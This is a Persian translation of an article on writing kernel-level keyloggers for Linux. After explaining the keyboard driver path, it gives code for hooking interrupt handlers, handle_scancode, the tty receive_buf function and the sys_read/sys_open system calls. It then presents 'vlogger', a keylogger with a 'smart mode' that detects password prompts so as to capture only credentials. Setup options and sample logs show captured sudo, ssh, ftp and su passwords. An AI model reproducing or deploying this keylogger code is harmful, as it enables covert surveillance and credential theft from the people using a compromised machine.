نوشتن keylogger در سطح هسته لینوکس

مقدمه


این مقاله به دو قسمت تقسیم شده است. اولین قسمت مروری خواهد داشت بر اینکه چگونه راه انداز صفحه کلید لینوکس کار می کند و روش هایی را که می توان برای ایجاد یک keylogger مبتنی بر هسته مورد استفاده قرار داد را مورد بحث قرار می دهد. لذا این قسمت برای کسانی که می خواهند یک keylogger مبتنی بر هسته بنویسند یا راه انداز صفحه کلید خودشان (برای پشتیبانی از زبان هایی که در محیط لینوکس پشتیبانی نشده اند) مناسب می باشد یا برنامه ای را کدنویسی کنند که از بسیاری از ویژگی های موجود در راه اندازی صفحه کلید لینوکس استفاده می کند.

قسمت دوم جزئیاتی راجع به vlogger (یک keylogger هوشمند و مبتنی بر هسته در لینوکس) ارائه داده و چگونگی استفاده از آن را شرح می دهد. Keylogger نویسی یک عملیات کدنویسی بسیار جذاب می باشد که بطور گسترده در honeypot ها، سیستم هک شده و ... ، هم توسط کلاه سفیدها و هم توسط کلاه سیاه ها مورد استفاده قرار می گیرد. همان طور که می دانید در کنار keylogger های وابسته به فضای کاربری (که به آنها User Space Keylogger می گوییم، مثل iob، uberkey، unixkeylogger و ...)، keylogger هایی وجود دارند که در سطح هسته نیز قابلیت کارکرد دارند. اولین Keylogger مبتنی بر هسته، Linspy Of Halflife بوده که در Phrack 50 منتشر شد و kkeylogger که جدیدتر بوده و در مقاله 'Kernel Based Keylogger' توسط Mercenary ارائه شد. روش معمول آن Keylogger های مبنی بر هسته، log کردن کلیدهای فشرده شده توسط کاربر بوسیله قطع کردن فراخوانی های سیستمی sys_read و sys_write می باشد. اما این خط مشی کاملا غیرمستحکم بوده و سرعت سیستم را بطور قابل ملاحظه ای کاهش می دهد، چرا که sys_read (یا sys_write) توابع نوعی نوشتن و خواندن در سیستم می باشند. هنگامی که یک پروسه احتیاج به خواندن چیزی از وسایل (مثل keyboard، file، serial port و ...) دارد، sys_read فراخوانی می شود. در VLogger، روش بهتری جهت انجام اینکار استفاده شده که بافر tty که پردازش تابع را برعهده دارد را hijack می کند.

فرض بر آن است که خواننده راجع به ماژول های قابل بارگذاری هسته در لینوکس اطلاعاتی دارد.

۲. چگونگی کارکرد راه انداز صفحه کلید در لینوکس

به تصویر زیر نگاهی بیندازید تا چگونگی پردازش ورودی های کاربر از کنسولِ صفحه کلید را درک کنید:



تصویر ۱ – فرآیند دریافت ورودی از کاربر

ابتدا، هنگامی که شما کلیدی را از صفحه کلید می فشارید، صفحه کلید scancodes ها مربوطه را به راه انداز صفحه کلید می فرستد. فشار یک کلید ساده می تواند یک توالی تا شش scancode را تولید کند.

تابع handle_scancode() در راه انداز صفحه کلید، جریان scancode ها را تفسیر (parse) کرده و آنرا به یک سری از رویدادهای key press و key release تبدیل می کند که اصطلاحا keycode نامیده می شود. این کار نیز با استفاده از یک جدول ترجمه با استفاده از تابع kbd_translate() انجام می شود. هر کلید به صورت K با یک keycode یکتا در محدود ۱ تا ۱۲۷ معرفی می شود. برای مثال فشردن کلید m، keycode مربوط به m را تولید می کند و رها کردن آن کلید، keycode ای برابر با m+128 را تولید می کند. برای مثال، keycode مربوط به 'a' برابر با ۳۰ می باشد. لذا فشردن کلید a، یک keycode برابر با ۳۰ تولید کرده و رها کردن آن، یک keycode برابر با ۱۵۸ (۱۲۸+۳۰) تولید می کند.

سپس، keycode ها به نشانه های کلیدی[1] تبدیل می شوند که معمولا ظاهر آنها را روی صفحه کلید و همچنین keymap موجود در سیستم (برنامه کاربردی که کاراکترهای تعریف شده روی صفحه کلید را نشان می دهد) می بینید. همان طور که دیدید، تقریبا فرآیند پیچیده ای برای ایجاد یک نشانه از فشردن و رها کردن یک کلید طی شد. بعلاوه، هشت تغییردهنده ممکن نیز وجود دارند (Shift، AltGR، Control، Alt، ShiftL، ShiftR، CtrlL و

[1] Key Symbol

CtrlR) و ترکیب تغییردهنده هایی که در حال حاضر فعال هستند و قفل ها (lock)، keymap مورد استفاده را تعیین می کنند.

بعد از طی مراحل فوق، کاراکترهای دریافتی در صف خام[۲] tty قرار داده می شوند- tty_flip_buffer. در نظم خط tty، تابع receive_buf() بصورت دوره ای جهت گرفتن کاراکترها از tty_flip_buffer فراخوانی شده و سپس آنها را در صف خواندن tty قرار می دهد.

هنگامی که پروسه کاربر احتیاج به دریافت داده های کاربری باشد، تابع read() در stdin از پروسه فراخوانی می شود. تابع sys_read()، تابع read() که در ساختمان file_operations از tty مربوطه تعریف شده است را فراخوانی می کند (که به tty_read اشاره دارد) تا ورودی های کاراکتری را خوانده و به پروسه بازگردد. راه انداز صفحه کلید می تواند در یکی از ۴ حالت زیر باشد:

- **scancode** (RAW MODE): برنامه scancode ها را از ورودی می گیرد. این حالت توسط برنامه هایی استفاده می شود که راه انداز صفحه کلید خودشان را پیاده سازی می کنند (مثلا: X11).
- **Keycode** (MEDIUMRAW MODE): برنامه داده هایی را دریافت می کند که ازعان می دارند چه کلیدهایی (که توسط keycode هایشان شناخته می شوند) فشرده شده و چه کلیدهایی رها شده اند.
- **ASCII** (XLATE MODE): برنامه با استفاده از یک رمزگذاری ۸ بیتی، کاراکترهایی که توسط keymap تعریف شده اند را می گیرد.
- **Unicode** (UNICODE MODE): این حالت تنها در اجازه دادن به کاربر در نوشتن کاراکترهای یونیکد UTF8 با حالت ASCII تفاوت دارد. نوشتن کاراکترهای یونیکد UTF8 با مقادیر دسیمال آنها (با استفاده از Ascii_0 تا Ascii_9) یا با مقادیر هگزادسیمال (۴ رقمی) آنها (با استفاده از Hex_0 تا Hex_9) انجام می شود. یک Keymap را می توان برای تولید توالی های UTF8 تنظیم کرد (با یک شبه-نشانه به صورت U+XXXX، که در آن هر X، یک رقم هگزادسیمال می باشد).

این حالت ها بر نوع داده ای که آن برنامه به عنوان ورودی صفحه کلید دریافت می کند تاثیر گذارند.

۳. خط مشی های keylogger های مبنی بر هسته

ما می توانیم یک keylogger مبنی بر هسته را به دو روش پیاده سازی کنیم: یکی نوشتن handler برای انقطاع صفحه کلید[۳] توسط خودمان و دیگری hijack کردن یکی از توابع پردازنده ی ورودی.

۳,۱- handler انقطاع (Interrupt Handler)

برای log کردن کلیدهای فشرده شده، می توانیم از hander انقطاعی صفحه کلید خودمان استفاده کنیم. تحت معماری های Intel، IRC صفحه کلید تحت کنترل برابر IRQ 1 می باشد. هنگامی که انقطاع صفحه کلید دریافت می شود، handler انقطاعی صفحه کلید ما وضعیت scancode و صفحه کلید را می خواند. رویداد های صفحه کلید را می

---

[2] منظور از خام، یعنی اطلاعاتی که هنوز پردازش نشده اند و در صف پردازم قرار دارند.

[3] Keyboard interrupt handler

توان با استفاده از port 0x60 (ثبات داده ای صفحه کلید) و port 0x64 (ثبات وضعیت صفحه کلید) خواند یا نوشت.

```
/* below code is intel specific */
#define KEYBOARD_IRQ 1
#define KBD_STATUS_REG 0x64
#define KBD_CNTL_REG 0x64
#define KBD_DATA_REG 0x60

#define kbd_read_input() inb(KBD_DATA_REG)
#define kbd_read_status() inb(KBD_STATUS_REG)
#define kbd_write_output(val) outb(val, KBD_DATA_REG)
#define kbd_write_command(val) outb(val, KBD_CNTL_REG)

/* register our own IRQ handler */
request_irq(KEYBOARD_IRQ, my_keyboard_irq_handler, 0, "my keyboard", NULL);
```

در my_keyboard_irq_handler() خواهیم داشت:

```
scancode = kbd_read_input();
key_status = kbd_read_status();
log_scancode(scancode);
```

این روش بستگی به پلاتفرم مورد استفاده دارد، لذا در میان پلاتفرم ها خاصیت Portable بودن را نخواهد داشت. لذا اگر نمی خواهید سیستم شما crash کند، باید نسبت به handler انقطاعی خود بسیار دقیق عمل کنید.

۳,۲- Hijack کردن تابع

بر اساس تصویر ۱، ما می توانیم keylogger خود را برای log کردن ورودی های کاربر پیاده سازی کنیم، این کار را می توان با hijack کردن یکی از توابع handle_scancode()،put_queue()،receive_buf()،tty_read() و sys_read() انجام داد. به خاطر داشته باشید که ما نمی توانیم تابع tty_insert_flip_char() را قطع کنیم، چرا که این تابع، یک تابع INLINE می باشد.

۳,۲,۱- handle_scancode

این تابع، تابع ورودی برای راه انداز صفحه کلید می باشد (keyboard.c را ببینید) و با scancode های دریافتی از صفحه کلید سروکار دارد.

```
# /usr/src/linux/drives/char/keyboard.c
void handle_scancode(unsigned char scancode, int down);
```

ما می توانیم تابع handle_scancode() با تابع دلخواه خودمان عوض کنیم تا تمام scancode ها را log کنیم. اما تابع handle_scancode()، یک تابع عمومی (global) و استخراجی (exported) نیست. لذا جهت انجام این کار، می توانیم تکنیک hijack کردن تابع در هسته را که توسط Silvio معرفی گشته را بکار گیریم.

```
/* below is a code snippet written by Plasmoid */
static struct semaphore hs_sem, log_sem;
static int logging=1;
```

```
#define CODESIZE 7
static char hs_code[CODESIZE];
static char hs_jump[CODESIZE] =
      "\xb8\x00\x00\x00\x00"      /*      movl   $0,%eax  */
      "\xff\xe0"                  /*      jmp    *%eax    */
   ;

void (*handle_scancode) (unsigned char, int) =
       (void (*)(unsigned char, int)) HS_ADDRESS;

void _handle_scancode(unsigned char scancode, int keydown)
{
      if (logging && keydown)
        log_scancode(scancode, LOGFILE);

      /*
       * Restore first bytes of the original handle_scancode code.  Call
       * the restored function and re-restore the jump code.  Code is
       * protected by semaphore hs_sem, we only want one CPU in here at a
       * time.
       */
      down(&hs_sem);

      memcpy(handle_scancode, hs_code, CODESIZE);
      handle_scancode(scancode, keydown);
      memcpy(handle_scancode, hs_jump, CODESIZE);

      up(&hs_sem);
}

HS_ADDRESS is set by the Makefile executing this command
HS_ADDRESS=0x$(word 1,$(shell ksyms -a | grep handle_scancode))
```

مشابه روش ارائه شده در قسمت ۳,۱، فایده این روش قابلیت log کردن کلیدهای فشرده شده تحت X و console می باشد و مهم نیست که یک tty درکار است یا خیر. شما دقیقا می دانید که چه کلیدی روی صفحه کلید فشرده شده است (که شامل کلیدهای خاص از جمله Control، Alf، Shift، PrintScreen و ... نیز می شود). اما این روش بستگی به پلاتفرم دارد و لذا قابلیت Portable بودن را برای تمام پلاتفرم های ندارد. همچنین این روش نمی تواند کلیدهای فشرده شده از نشست های راه دور را log کند و برای ساختن یک نسخه پیشرفته تر نیز بکلی پیچیده خواهد شد.

put_queue -۳,۲,۲

این تابع توسط handle_scancode() جهت قرار دادن کاراکترها در tty_queue فراخوانی می شود.

```
# /usr/src/linux/drives/char/keyboard.c
void put_queue(int ch);
```

برای قطع این تابع، می توانیم از تکنیک بحث شده در قسمت ۳,۲,۱ استفاده کنیم.

receive_buf -۳,۲,۳

تابع receive_buf() توسط راه انداز سطح پائین tty فراخوانی شده تا کاراکترهای دریافت شده توسط سخت افزار را به خط منظم جهت پردازش ارسال کند.

```
# /usr/src/linux/drivers/char/n_tty.c */
static void n_tty_receive_buf(struct tty_struct *tty, const
unsigned char *cp, char *fp, int count)
```

cp یک اشاره گر به بافر کاراکتر ورودی دریافت شده توسط وسیله می باشد.

Fp یک اشاره گر به اشاره گر از بایت های فلگی می باشد، که تعیین می کند آیا یک کاراکتر با یک خطا دریافت شده یا خیر.

بیایید نگاه دقیق تری به ساختمان های tty بیاندازیم:

```
# /usr/include/linux/tty.h
struct tty_struct {
        int         magic;
        struct tty_driver driver;
        struct tty_ldisc ldisc;
        struct termios *termios, *termios_locked;
        ...
}

# /usr/include/linux/tty_ldisc.h
struct tty_ldisc {
        int         magic;
        char        *name;
        ...
        void        (*receive_buf)(struct tty_struct *,
                        const unsigned char *cp, char *fp, int count);
        int         (*receive_room)(struct tty_struct *);
        void        (*write_wakeup)(struct tty_struct *);
};
```

برای قطع این تابع، می توانیم تابع اصلی tty receive_buf() را ذخیره کنیم و سپس ldisc.receive_buf را به تابع new_receive_buf() خودمان تنظیم کرده تا به این صورت ورودی های کاربر را log کنیم. در زیر مثالی برای log کردن ورودی ها روی tty0 را می بینید:

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
struct tty_struct *tty = file->private_data;
old_receive_buf = tty->ldisc.receive_buf;
tty->ldisc.receive_buf = new_receive_buf;

void new_receive_buf(struct tty_struct *tty, const unsigned char *cp, char *fp, int count)
{
        logging(tty, cp, count);        //log inputs

        /* call the original receive_buf */
```

```
        (*old_receive_buf)(tty, cp, fp, count);
}
```

tty_read -۳,۲,۴

هنگامی که یک پروسه می خواهد ورودی های کاراکتری را از یک tty با استفاده از تابع sys_read() بخواند، این تابع فراخوانی می شود.

```
# /usr/src/linux/drives/char/tty_io.c
static ssize_t tty_read(struct file * file, char * buf, size_t count,
                                        loff_t *ppos)

static struct file_operations tty_fops = {
        llseek:         tty_lseek,
        read:           tty_read,
        write:          tty_write,
        poll:           tty_poll,
        ioctl:          tty_ioctl,
        open:           tty_open,
        release:   tty_release,
        fasync:         tty_fasync,
};
```

برای log کردن ورودی ها روی tty0 بصورت زیر عمل می کنیم:

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
old_tty_read = file->f_op->read;
file->f_op->read = new_tty_read;
```

sys_read/sys_write -۳,۲,۵

ما فراخوانی های سیستمی sys_read و sys_write را قطع می کنیم تا آنرا به کد خودمان هدایت کنیم. کد مورد نظر ما هم محتویات فراخوانی های read/write را log می کند. این روش توسط HalfLife در Phrack 50 ارائه شد. کدی که برای قطع sys_read یا sys_write بکار می رود، می تواند چیزی شبیه به زیر باشد:

```
extern void *sys_call_table[];
original_sys_read = sys_call_table[__NR_read];
sys_call_table[__NR_read] = new_sys_read;
```

۴. برنامه Vlogger

این قسمت keylogger خود را معرفی کرده که از روش توصیف شده در قسمت ۳,۲,۳ جهت دستیابی به قابلیت های بیشتری نسبت به keylogger های معمول و مورد استفاده در روشِ تعویضِ فراخوانی سیستمی sys_read/sys_write استفاده می کند. این کد روی نسخه های ۲,۴,۵، ۲,۴,۷، ۲,۴,۱۷ و ۲,۴,۱۸ از هسته های لینوکس آزمایش شده است.

۴,۱- خط مشی syscall/tty

برای اینکه بتوانیم هم نشست های local (log شده از console) و هم نشست های remote را log کنیم، از روش قطع تابع receive_buf() استفاده کرده ایم (قسمت ۳,۲,۳ را ببینید).

در هسته، ساختمان های tty_struct و tty_queue تنها زمان بطـور پویـا تخـصیص مـی یابنـد کـه tty بـاز باشـد.

بنابراین، ما مجبور به قطع فراخوانی sys_open نیز هستیم.

```
// to intercept open syscall
original_sys_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = new_sys_open;

// new_sys_open()
asmlinkage int new_sys_open(const char *filename, int flags, int mode)
{
...
        // call the original_sys_open
        ret = (*original_sys_open)(filename, flags, mode);

        if (ret >= 0) {
                struct tty_struct * tty;
...
                file = fget(ret);
                tty = file->private_data;
                if (tty != NULL &&
...
                        tty->ldisc.receive_buf != new_receive_buf) {
...
                                // save the old receive_buf
                                old_receive_buf = tty->ldisc.receive_buf;
...

                        /*
                         * init to intercept receive_buf of this tty
                         * tty->ldisc.receive_buf = new_receive_buf;
                         */
                        init_tty(tty, TTY_INDEX(tty));
                }
...
}

// our new receive_buf() function
void new_receive_buf(struct tty_struct *tty, const unsigned char *cp, char *fp, int count)
{
        if (!tty->real_raw && !tty->raw)        // ignore raw mode
                // call our logging function to log user inputs
                vlogger_process(tty, cp, count);
        // call the original receive_buf
        (*old_receive_buf)(tty, cp, fp, count);
}
```

۴,۲- ویژگی ها و قابلیت ها

- امکان log کردن نشست های local و remote (با استفاده از tty و pts)
- Log کردن جداگانه برای هر tty یا نشست. هر tty بافر مختص به خود را برای log کردن دارد.

- تقریبا تمام کاراکترهای خاص از قبیل Arrow Key ها، F1 تا F12 و ... پشتیبانی می شوند.
- کلیدهای ویرایشی مانند CTRL+U و BackSpace پشتیبانی می شوند.
- مدهای چندگانه برای logging
  - Dump mode: تمام کلیدهای فشرده شده را log می کند.
  - Smart mode: Password Prompt ها را بطور اتوماتیک تشخیص داده تا تنها user/password را log کند. هنگامی که برنامه echo کردن ورودی را خاموش می کند، به احتمال زیاد این کار برای یک فیلد پسورد انجام می شود و ما از همین مورد سو استفاده کرده و ۹۹٪ اوقات جواب درست می گیریم.
  - Normal mode: عملیات logging را متوقف می سازد.

شما می توانید بین حالات مختلف logging، با استفاده از یک پسورد switch کنید.

```
#define VK_TOGLE_CHAR          29          // CTRL-]
#define MAGIC_PASS     "31337"  // to switch mode, type MAGIC_PASS
                                // then press VK_TOGLE_CHAR key
```

۴,۳ چگونه استفاده کنیم!

گزینه های زیر را تغییر دهید:

```
// directory to store log files
#define LOG_DIR "/tmp/log"

// your local timezone
#define TIMEZONE        7*60*60  // GMT+7

// your magic password
#define MAGIC_PASS     "31337"
```

در زیر می بینید که log file نهایی تولید شده توسط برنامه به شکل خواهد بود:

```
[root@localhost log]# ls -l
total 60
-rw-------   1 root    root       633 Jun 19 20:59 pass.log
-rw-------   1 root    root     37593 Jun 19 18:51 pts11
-rw-------   1 root    root        56 Jun 19 19:00 pts20
-rw-------   1 root    root       746 Jun 19 20:06 pts26
-rw-------   1 root    root       116 Jun 19 19:57 pts29
-rw-------   1 root    root      3219 Jun 19 21:30 tty1
-rw-------   1 root    root     18028 Jun 19 20:54 tty2
```

در حالت Dump:

```
 [root@localhost log]# head tty2                    // local session
<19/06/2002-20:53:47 uid=501 bash> pwd
<19/06/2002-20:53:51 uid=501 bash> uname -a
<19/06/2002-20:53:53 uid=501 bash> lsmod
<19/06/2002-20:53:56 uid=501 bash> pwd
<19/06/2002-20:54:05 uid=501 bash> cd /var/log
<19/06/2002-20:54:13 uid=501 bash> tail messages
<19/06/2002-20:54:21 uid=501 bash> cd ~
<19/06/2002-20:54:22 uid=501 bash> ls
<19/06/2002-20:54:29 uid=501 bash> tty
<19/06/2002-20:54:29 uid=501 bash> [UP]

[root@localhost log]# tail pts11          // remote session
<19/06/2002-18:48:27 uid=0 bash> cd new
<19/06/2002-18:48:28 uid=0 bash> cp -p ~/code .
```

```
<19/06/2002-18:48:21 uid=0 bash> lsmod
<19/06/2002-18:48:27 uid=0 bash> cd /va[TAB][^H][^H]tmp/log/
<19/06/2002-18:48:28 uid=0 bash> ls -l
<19/06/2002-18:48:30 uid=0 bash> tail pts11
<19/06/2002-18:48:38 uid=0 bash> [UP] | more
<19/06/2002-18:50:44 uid=0 bash> vi vlogertxt
<19/06/2002-18:50:48 uid=0 vi> :q
<19/06/2002-18:51:14 uid=0 bash> rmmod vlogger
```

در حالت Smart:

```
[root@localhost log]# cat pass.log
[19/06/2002-18:28:05 tty=pts/20 uid=501 sudo]
USER/CMD sudo traceroute yahoo.com
PASS 5hgt6d
PASS

[19/06/2002-19:59:15 tty=pts/26 uid=0 ssh]
USER/CMD ssh guest@host.com
PASS guest

[19/06/2002-20:50:44 tty=pts/29 uid=504 ftp]
USER/CMD open ftp.ilog.fr
USER Anonymous
PASS heh@heh

[19/06/2002-20:59:54 tty=pts/29 uid=504 su]
USER/CMD su -
PASS asdf1234
```

۵. منابع

- Linux Kernel Module Programming: http://www.tldp.org/LDP/lkmpg/
- Complete Linux Loadable Kernel Modules – Pragmatic: http://www.thehackerschoice.com/papers/LKM_HACKING.html
- The Linux keyboard driver - Andries Brouwer: http://www.linuxjournal.com/lj-issues/issue14/1080.html
- Abuse of the Linux Kernel for Fun and Profit – Halflife:http://www.phrack.com/phrack/50/P50-05
- Kernel function hijacking - Silvio Cesare: http://www.big.net.au/~silvio/kernel-hijack.txt
- Passive Analysis of SSH (Secure Shell) Traffic - Solar Designer: http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt
- Kernel Based Keylogger - Mercenary http://packetstorm.decepticons.org/UNIX/security/kernel.keylogger.txt

ترجمه: سعید بیکی (cephexin@secumania.net)

Secumania Security & Vulnerability Research Lab
www.secumania.net